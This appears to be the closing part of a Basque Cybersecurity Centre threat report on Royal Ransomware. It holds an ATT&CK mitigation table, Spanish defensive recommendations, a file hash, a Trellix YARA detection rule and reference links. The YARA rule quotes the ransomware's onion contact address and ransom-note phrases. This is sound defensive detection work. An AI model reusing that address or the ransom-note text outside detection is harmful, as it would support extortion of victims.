	T1484.001	Group Policy Modification	**M1018: User Account Management** Consider implementing WMI and security filtering to further tailor which users and computers a GPO will apply to.(Citation: Wald0 Guide to GPOs)(Citation: Microsoft WMI Filters)(Citation: Microsoft GPO Security Filtering)
			M1047: Audit Identify and correct GPO permissions abuse opportunities (ex: GPO modification privileges) using auditing tools such as [BloodHound](https://attack.mitre.org/software/S0521) (version 1.5.1 and later).(Citation: GitHub Bloodhound)
	T1070.001	Clear Windows Event Logs	**M1029: Remote Data Storage** Automatically forward events to a log server or data repository to prevent conditions in which the adversary can locate and manipulate data on the local system. When possible, minimize time delay on event reporting to avoid prolonged storage on the local system.

			M1022: Restrict File and Directory Permissions Protect generated event files that are stored locally with proper permissions and authentication and limit opportunities for adversaries to increase privileges by preventing Privilege Escalation opportunities.
			M1041: Encrypt Sensitive Information Obfuscate/encrypt event files locally and in transit to avoid giving feedback to an adversary.
	T1070	Indicator Removal	**M1022: Restrict File and Directory Permissions** Protect generated event files that are stored locally with proper permissions and authentication and limit opportunities for adversaries to increase privileges by preventing Privilege Escalation opportunities.
			M1029: Remote Data Storage Automatically forward events to a log server or data repository to prevent conditions in which the adversary can locate and manipulate data on the local system. When possible, minimize time delay on event reporting to avoid prolonged storage on the local system.
			M1041: Encrypt Sensitive Information Obfuscate/encrypt event files locally and in transit to avoid giving feedback to an adversary.
	T1562.001	Disable or Modify Tools	**M1022: Restrict File and Directory Permissions** Ensure proper process and file permissions are in place to prevent adversaries from disabling or interfering with security services.
			M1018: User Account Management Ensure proper user permissions are in place to prevent adversaries from disabling or interfering with security services.
			M1024: Restrict Registry Permissions Ensure proper Registry permissions are in place to prevent adversaries from disabling or interfering with security services.
			M1038: Execution Prevention Use application control where appropriate, especially regarding the execution of tools outside of the organization's security policies (such as rootkit removal tools) that have been abused to impair system defenses. Ensure that only approved security applications are used and running on enterprise systems.

	T1550.002	Pass the Hash	**M1026: Privileged Account Management** Limit credential overlap across systems to prevent the damage of credential compromise and reduce the adversary's ability to perform Lateral Movement between systems.
			M1018: User Account Management Do not allow a domain user to be in the local administrator group on multiple systems.
			M1051: Update Software Apply patch KB2871997 to Windows 7 and higher systems to limit the default access of accounts in the local administrator group.(Citation: NSA Spotting)
			M1052: User Account Control Enable pass the hash mitigations to apply UAC restrictions to local accounts on network logon. The associated Registry key is located <code>HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LocalAccountTokenFilterPolicy</code>. Through GPO: Computer Configuration > [Policies] > Administrative Templates > SCM: Pass the Hash Mitigations: Apply UAC restrictions to local accounts on network logons.(Citation: GitHub IAD Secure Host Baseline UAC Filtering)
	T1484	Domain Policy Modification	**M1047: Audit** Identify and correct GPO permissions abuse opportunities (ex: GPO modification privileges) using auditing tools such as [BloodHound](https://attack.mitre.org/software/S0521) (version 1.5.1 and later)(Citation: GitHub Bloodhound).
			M1018: User Account Management Consider implementing WMI and security filtering to further tailor which users and computers a GPO will apply to.(Citation: Wald0 Guide to GPOs)(Citation: Microsoft WMI Filters)(Citation: Microsoft GPO Security Filtering)
			M1026: Privileged Account Management Use least privilege and protect administrative access to the Domain Controller and Active Directory Federation Services (AD FS) server. Do not create service accounts with administrative privileges.

Discovery	**T1087.002**	Domain Account	**M1028: Operating System Configuration** Prevent administrator accounts from being enumerated when an application is elevating through UAC since it can lead to the disclosure of account names. The Registry key is located at <code>HKLM\ SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\CredUI\EnumerateAdministrators</code>. It can be disabled through GPO: Computer Configuration > [Policies] > Administrative Templates > Windows Components > Credential User Interface: Enumerate administrator accounts on elevation.(Citation: UCF STIG Elevation Account Enumeration)
	T1087.001	Local Account	**M1028: Operating System Configuration** Prevent administrator accounts from being enumerated when an application is elevating through UAC since it can lead to the disclosure of account names. The Registry key is located at <code>HKLM\ SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\CredUI\EnumerateAdministrators</code>. It can be disabled through GPO: Computer Configuration > [Policies] > Administrative Templates > Windows Components > Credential User Interface: Enumerate administrator accounts on elevation.(Citation: UCF STIG Elevation Account Enumeration)
	T1135	Network Share Discovery	**M1028: Operating System Configuration** Enable Windows Group Policy “Do Not Allow Anonymous Enumeration of SAM Accounts and Shares” security setting to limit users who can enumerate network shares.(Citation: Windows Anonymous Enumeration of SAM Accounts)
	T1087	Account Discovery	**M1028: Operating System Configuration** Prevent administrator accounts from being enumerated when an application is elevating through UAC since it can lead to the disclosure of account names. The Registry key is located <code>HKLM\ SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\CredUI\EnumerateAdministrators</code>. It can be disabled through GPO: Computer Configuration > [Policies] > Administrative Templates > Windows Components > Credential User Interface: E numerate administrator accounts on elevation. (Citation: UCF STIG Elevation Account Enumeration)
	T1083	File and Directory Discovery	**This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.**

	T1049	System Network Connections Discovery	**This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.**
	T1057	Process Discovery	**This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.**
Lateral Movement	**T1021.005**	VNC	**M1042: Disable or Remove Feature or Program** Uninstall any VNC server software where not required.
			M1047: Audit Inventory workstations for unauthorized VNC server software.
			M1033: Limit Software Installation Restrict software installation to user groups that require it. A VNC server must be manually installed by the user or adversary.
			M1037: Filter Network Traffic VNC defaults to TCP ports 5900 for the server, 5800 for browser access, and 5500 for a viewer in listening mode. Filtering or blocking these ports will inhibit VNC traffic utilizing default ports.
	T1021.002	SMB/Windows Admin Shares	**M1026: Privileged Account Management** Deny remote use of local admin credentials to log into systems. Do not allow domain user accounts to be in the local Administrators group multiple systems.
			M1037: Filter Network Traffic Consider using the host firewall to restrict file sharing communications such as SMB. (Citation: Microsoft Preventing SMB)
			M1035: Limit Access to Resource Over Network Consider disabling Windows administrative shares.
			M1027: Password Policies Do not reuse local administrator account passwords across systems. Ensure password complexity and uniqueness such that the passwords cannot be cracked or guessed.
	T1550	Use Alternate Authentication Material	**M1026: Privileged Account Management** Limit credential overlap across systems to prevent the damage of credential compromise and reduce the adversary's ability to perform Lateral Movement between systems.

			M1018: User Account Management Enforce the principle of least-privilege. Do not allow a domain user to be in the local administrator group on multiple systems.
	T1021	Remote Services	**M1018: User Account Management** Limit the accounts that may use remote services. Limit the permissions for accounts that are at higher risk of compromise; for example, configure SSH so users can only run specific programs.
			M1032: Multi-factor Authentication Use multi-factor authentication on remote service logons where possible.
	T1550.002	Pass the Hash	**M1026: Privileged Account Management** Limit credential overlap across systems to prevent the damage of credential compromise and reduce the adversary's ability to perform Lateral Movement between systems.
			M1018: User Account Management Do not allow a domain user to be in the local administrator group on multiple systems.
			M1051: Update Software Apply patch KB2871997 to Windows 7 and higher systems to limit the default access of accounts in the local administrator group.(Citation: NSA Spotting)
			M1052: User Account Control Enable pass the hash mitigations to apply UAC restrictions to local accounts on network logon. The associated Registry key is located <code>HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LocalAccountTokenFilterPolicy</code>. Through GPO: Computer Configuration > [Policies] > Administrative Templates > SCM: Pass the Hash Mitigations: Apply UAC restrictions to local accounts on network logons.(Citation: GitHub IAD Secure Host Baseline UAC Filtering)
	T1021.001	Remote Desktop Protocol	**M1030: Network Segmentation** Do not leave RDP accessible from the internet. Enable firewall rules to block RDP traffic between network security zones within a network.
			M1035: Limit Access to Resource Over Network Use remote desktop gateways.

			M1026: Privileged Account Management Consider removing the local Administrators group from the list of groups allowed to log in through RDP.
			M1042: Disable or Remove Feature or Program Disable the RDP service if it is unnecessary.
			M1018: User Account Management Limit remote user permissions if remote access is necessary.
			M1047: Audit Audit the Remote Desktop Users group membership regularly. Remove unnecessary accounts and groups from Remote Desktop Users groups.
			M1032: Multi-factor Authentication Use multi-factor authentication for remote logins.(Citation: Berkley Secure)
			M1028: Operating System Configuration Change GPOs to define shorter timeouts sessions and maximum amount of time any single session can be active. Change GPOs to specify the maximum amount of time that a disconnected session stays active on the RD session host server.(Citation: Windows RDP Sessions)
Collection	**T1025**	Data from Removable Media	**M1057: Data Loss Prevention** Data loss prevention can restrict access to sensitive data and detect sensitive data that is unencrypted.
	T1119	Automated collection	**M1029: Remote Data Storage** Encryption and off-system storage of sensitive information may be one way to mitigate collection of files, but may not stop an adversary from acquiring the information if an intrusion persists over a long period of time and the adversary is able to discover and access the data through other means.
			M1041: Encrypt Sensitive Information Encryption and off-system storage of sensitive information may be one way to mitigate collection of files, but may not stop an adversary from acquiring the information if an intrusion persists over a long period of time and the adversary is able to discover and access the data through other means. Strong passwords should be used on certain encrypted documents that use them to prevent offline cracking through [Brute Force](https://attack.mitre.org/techniques/T1110) techniques.

	T1005	Data from Local System	**M1057: Data Loss Prevention** Data loss prevention can restrict access to sensitive data and detect sensitive data that is unencrypted.
	T1039	Data from Network Shared Drive	**This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.**
Command And Control	**T1219**	Remote Access Software	**M1031: Network Intrusion Prevention** Network intrusion detection and prevention systems that use network signatures may be able to prevent traffic to remote access services.
			M1038: Execution Prevention Use application control to mitigate installation and use of unapproved software that can be used for remote access.
			M1037: Filter Network Traffic Properly configure firewalls, application firewalls, and proxies to limit outgoing traffic to sites and services used by remote access tools.
	T1572	Protocol Tunneling	**M1037: Filter Network Traffic** Consider filtering network traffic to untrusted or known bad domains and resources.
			M1031: Network Intrusion Prevention Network intrusion detection and prevention systems that use network signatures to identify traffic for specific adversary malware can be used to mitigate activity at the network level.
	T1105	Ingress Tool Transfer	**M1031: Network Intrusion Prevention** Network intrusion detection and prevention systems that use network signatures to identify traffic for specific adversary malware or unusual data transfer over known protocols like FTP can be used to mitigate activity at the network level. Signatures are often for unique indicators within protocols and may be based on the specific obfuscation technique used by a particular adversary or tool, and will likely be different across various malware families and versions. Adversaries will likely change tool C2 signatures over time or construct protocols in such a way as to avoid detection by common defensive tools.(Citation: University of Birmingham C2)
Exfiltration	**T1567**	Exfiltration Over Web Service	**M1057: Data Loss Prevention** Data loss prevention can be detect and block sensitive data being uploaded to web services via web browsers.

			M1021: Restrict Web-Based Content Web proxies can be used to enforce an external network communication policy that prevents use of unauthorized external services.
	T1567.002	Exfiltration to Cloud Storage	**M1021: Restrict Web-Based Content** Web proxies can be used to enforce an external network communication policy that prevents use of unauthorized external services.
Impact	**T1486**	Data Encrypted for Impact	**M1053: Data Backup** Consider implementing IT disaster recovery plans that contain procedures for regularly taking and testing data backups that can be used to restore organizational data.(Citation: Ready.gov IT DRP) Ensure backups are stored off system and is protected from common methods adversaries may use to gain access and destroy the backups to prevent recovery. Consider enabling versioning in cloud environments to maintain backup copies of storage objects.(Citation: Rhino S3 Ransomware Part 2)
			M1040: Behavior Prevention on Endpoint On Windows 10, enable cloud-delivered protection and Attack Surface Reduction (ASR) rules to block the execution of files that resemble ransomware. (Citation: win10_asr)

Mitigación

Medidas a nivel de endpoint

El código de ***Royal Ransomware*** no se encuentra firmado, por lo que implementar una política que no permita la ejecución de binarios que no estén firmados podría prevenir la ejecución de este malware. No obstante, gran cantidad de desarrolladores y paquetes de software no distribuyen sus productos firmados, por lo que esta estrategia podría no resultar práctica en algunos casos.

En concordancia con lo anterior, pero empleando mecanismos más generales, se recomienda que las organizaciones prohíban o, al menos, monitoricen la ejecución de binarios no conocidos previamente dentro de ella o aquellos no provenientes de fuentes confiables. Aunque imperfecto, por la forma en la que se crea y distribuye el software legítimo, esta medida puede servir como una alarma inicial para impulsar una mayor investigación y, posiblemente, limitar su propagación.

Con el objetivo de disminuir el tiempo de reacción frente a este tipo de amenazas se recomienda mantener vigilado el *endpoint* con soluciones de monitorización y de antivirus/EDR así como disponer de una política de actualizaciones que mantenga el *endpoint* con las últimas vulnerabilidades.

Medidas a nivel de red

Si se dispone de los mecanismos para inspeccionar el tráfico que ocurre hacia fuera de la red, se debería identificar comunicaciones anómalas o que tengan similitudes con familias de malware ya conocidas. De esta forma se puede identificar de forma rápida y eficiente posibles máquinas infectadas dentro de la red.

También se debería de monitorizar las conexiones entre máquinas de la misma red, como por ejemplo descubrimiento de puerto de una máquina o descubrimiento de equipos en la red. Por otro lado, una buena configuración del firewall puede evitar posibles desplazamientos laterales y uso de protocolos indebidos para dicha máquina.

Medidas y consideraciones adicionales

Se deben enviar todos los eventos del sistema, o al menos los más importantes, a un sistema externo que reúna todos los eventos de todos los equipos de la red. De esta forma se puede evitar la pérdida de trazabilidad. Además, esta mitigación podría ayudar a crear alertas tempranas que avisen de una posible intrusión en el sistema y de esta forma evitar el ataque.

Se debe mantener una política de actualizaciones. Es de suma importancia que todos los sistemas se encuentren totalmente actualizados para evitar posibles vulnerabilidades de seguridad que los atacantes puedan explotar para hacerse con el control de una máquina, obtener credenciales o realizar una escalada de privilegios.

Se debe eliminar cualquier contraseña por defecto establecida en cualquier sistema o aplicación, además de generar una política de contraseñas que obligue al uso de contraseñas seguras y que cambien de forma periódica. Aplicar sistemas de autenticación en dos pasos en todos aquellos sistemas que lo permitan.

Se debe mantener al equipo de seguridad actualizado de todas las nuevas vulnerabilidades conocidas, que tengan conocimiento de todos los sistemas utilizados en el parque tecnológico y que decidan si es necesario aplicar medidas de mitigación adicionales antes situaciones específicas.

En caso de incidente con este *malware*, se debe de reportar a las autoridades pertinentes lo más rápido posible.

Indicadores de compromiso

Los indicadores de compromiso y reglas de detección también están disponibles para su consulta y descarga en el repositorio público del Basque Cybersecurity Centre:

https://github.com/basquecscentre/technical-reports

Hashes

- 9db958bc5b4a21340ceeeb8c36873aa6bd02a460e688de56ccbba945384b1926

Yara:

- Estas reglas sirven para identificar las muestras de la familia ***Royal Ransomware***, de Windows. Se tratan de reglas yara procedentes del analista Max Libra de Trellix:

YARA

```
rule RoyalRansom
{
meta:
    author = "Max 'Libra' Kersten for Trellix' Advanced Research Center
(ARC)"
    version = "1.0"
    description = "Detects the Windows and Linux versions of Royal
Ransom"
    date = "20-03-2023"
    malware_type = "ransomware"

strings:
    $all_1 =
"http://royal2xthig3ou5hd7zsliqagy6yygk2cdelaxtni2fyad6dpmpxedid.onion/%s
"
    $all_2 = "In the meantime, let us explain this case.It may seem
complicated, but it is not!"
    $all_3 = "Royal offers you a unique deal.For a modest royalty(got it;
got it ? ) for our pentesting services we will not only provide you with
an amazing risk mitigation service,"
    $all_4 = "Try Royal today and enter the new era of data security!"
    $all_5 = "We are looking to hearing from you soon!"

condition:
    all of ($all_*)
}
```

Referencias adicionales

- https://malpedia.caad.fkie.fraunhofer.de/details/win.royal_ransom
- https://www.cybereason.com/blog/royal-ransomware-analysis
- https://www.trellix.com/en-us/about/newsroom/stories/research/a-royal-analysis-of-royal-ransom.html
- https://www.microsoft.com/en-us/security/blog/2022/11/17/dev-0569-finds-new-ways-to-deliver-royal-ransomware-various-payloads/
- https://www.cisa.gov/sites/default/files/2023-03/aa23-061a-stopransomware-royal-ransomware.pdf

Apéndice A: Mapa de técnicas de ATT&CK

EUSKO JAURLARITZA GOBIERNO VASCO
GRUPO spri TALDEA